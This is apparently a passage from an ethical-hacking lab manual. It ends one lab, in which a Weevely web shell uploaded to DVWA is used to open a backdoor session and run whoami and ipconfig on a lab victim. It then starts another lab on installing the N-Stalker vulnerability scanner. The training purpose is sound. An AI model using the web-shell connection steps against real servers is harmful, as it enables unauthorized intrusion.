


Figure 2.8.7: Payload file successfully uploaded

17. Switch back to the **Terminal** window, type **weevely http://10.10.10.16:8080/dvwa/hackable/uploads/shell.php <Password>** (The password that you have provided in **Step#5**), and press **Enter**. This command establishes a connection with the payload and interacts with the target.

Note: Here, the password is **toor**.

18. You can observe that a session has successfully been established with the victim system.




Figure 2.8.8: Gain backdoor access to the target website

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. Now, type **whoami** and press **Enter** to view the system details of the victim machine.
20. The result appears, displaying the running system privileges and the present working directory, as shown in the screenshot.




Figure 2.8.9: Victim system information

21. Now, type **ipconfig** and press **Enter** to view the IP configuration of the victim machine.
22. The result appears, displaying the victim machine's IP address, default gateway, Ipv6 address, and other information.




Figure 2.8.10: Get the system information

23. This concludes the demonstration of how to gain backdoor access via a web shell using Weevely.
24. Close all open windows and document all the acquired information.
25. Turn off **Parrot Security** and **Windows Server 2016** virtual machines.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document the results related to this lab exercise. Give your opinion about the target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

Detect Web Application Vulnerabilities using Various Web Application Security Tools

Ethical hackers and pen testers are aided in the discovery of web application vulnerabilities with the help of various tools that make the detection of web application vulnerabilities an easy task.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

When talking about web applications, organizations consider security to be a critical component, because web applications are a major source of attacks. Attackers try various application-level attacks to compromise the security of web applications to commit fraud or steal sensitive information.

Web application attacks, launched on port 80/443, go straight through the firewall, past the OS and network-level security, and into the heart of the application, where corporate data resides. Tailor-made web applications are often insufficiently tested, have undiscovered vulnerabilities, and are, therefore, easy prey for hackers.

A professional ethical hacker or pen tester needs to determine whether their organization's website is secure, before hackers download sensitive data, commit crimes using the website as a launchpad, or otherwise endanger the business. There are various web application security assessment tools available to scan, detect, and assess the security and vulnerabilities of web applications. These tools reveal the web application's security posture and are used to find ways to harden security and create robust web applications. These tools automate the process of accurate web-app security assessment, thus enabling cybersecurity staff to protect their business from impending hacker attacks!

The tasks in this lab will assist in discovering the underlying vulnerabilities and flaws in the target web application.

Lab Objectives

- Detect web application vulnerabilities using N-Stalker Web Application Security Scanner

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 14 Hacking Web Applications

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Windows 10 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- N-Stalker Web Application Security Scanner located at **E:\CEH-Tools\CEHv11 Module 14 Hacking Web Applications\Web Application Security Testing Tools\N-Stalker Web Application Security Scanner**
- You can also download the latest version of N-Stalker Web Application Security Scanner from its official website. If you decide to download the latest version, the screenshots shown in the lab might differ from what you see on your screen.

Lab Duration

Time: 15 Minutes

Overview of Web Application Security

Web application security deals with securing websites, web applications, and web services. Web application security includes secure application development, input validation, creating and following security best practices, using WAF Firewall/IDS and performing regular auditing of a network using web application security tools.

Web Application security tools are automated tools that scan web applications, normally from the outside, to look for security vulnerabilities such as XSS, SQL injection, command injection, path traversal, and insecure server configuration. This category of tools is frequently referred to as Dynamic Application Security Testing (DAST) Tools.

Lab Tasks

TASK 1 — Detect Web Application Vulnerabilities using N-Stalker Web Application Security Scanner

Here, we will perform website vulnerability scanning using N-Stalker Web Application Security Scanner.

1. Turn on the **Windows 10** and **Windows Server 2019** virtual machines.
2. On the **Windows Server 2019** virtual machine, log in with the credentials **Administrator** and **Pa$$w0rd**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.1

Install N-Stalker Web Application Security Scanner

3. Navigate to the location **Z:\CEHv11 Module 14 Hacking Web Applications\Web Application Security Testing Tools\N-Stalker Web Application Security Scanner** and double-click **NStalker-WebSecurityScanner-FreeX-b34.exe.**




Figure 3.1.1: Double-click NStalker-WebSecurityScanner-FreeX-b34.exe

N-Stalker Web Application Security Scanner has been designed to help you find security holes in your web server and web applications. It comes with a comprehensive database of more than 39,000 known web server security holes and vulnerabilities.

4. The **Installer Language** pop-up appears; leave the language set to default and click **OK**.
5. The **N-Stalker Web Application Security Scanner** setup window appears; click **Next**.
6. Follow the installation wizard to install the application using all default settings.
7. The **Completing the N-Stalker Web Application Security Scanner Setup Wizard** appears. Ensure that the **Run N-Stalker Web Application Security Scanner** checkbox is selected, uncheck the **Show Readme** checkbox, and click **Finish**.




Figure 3.1.2: Completing the N-Stalker Web Application Security Scanner Setup wizard

N-Stalker Web Application Security Scanner checks for vulnerabilities such as SQL injection, XSS, and other known attacks. By incorporating the well-known "N-Stealth HTTP Security Scanner" and its database of 39,000 Web Attack Signatures, along with a component-oriented web application security assessment technology, N-Stalker is a security tool for developers, system and security administrators, and IT auditors and staff.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. The **N-Stalker Web Application Security Scanner** main window appears; click the **Update** button under the **N-Stalker Update Status** section.




Figure 3.1.3: N-Stalker main window

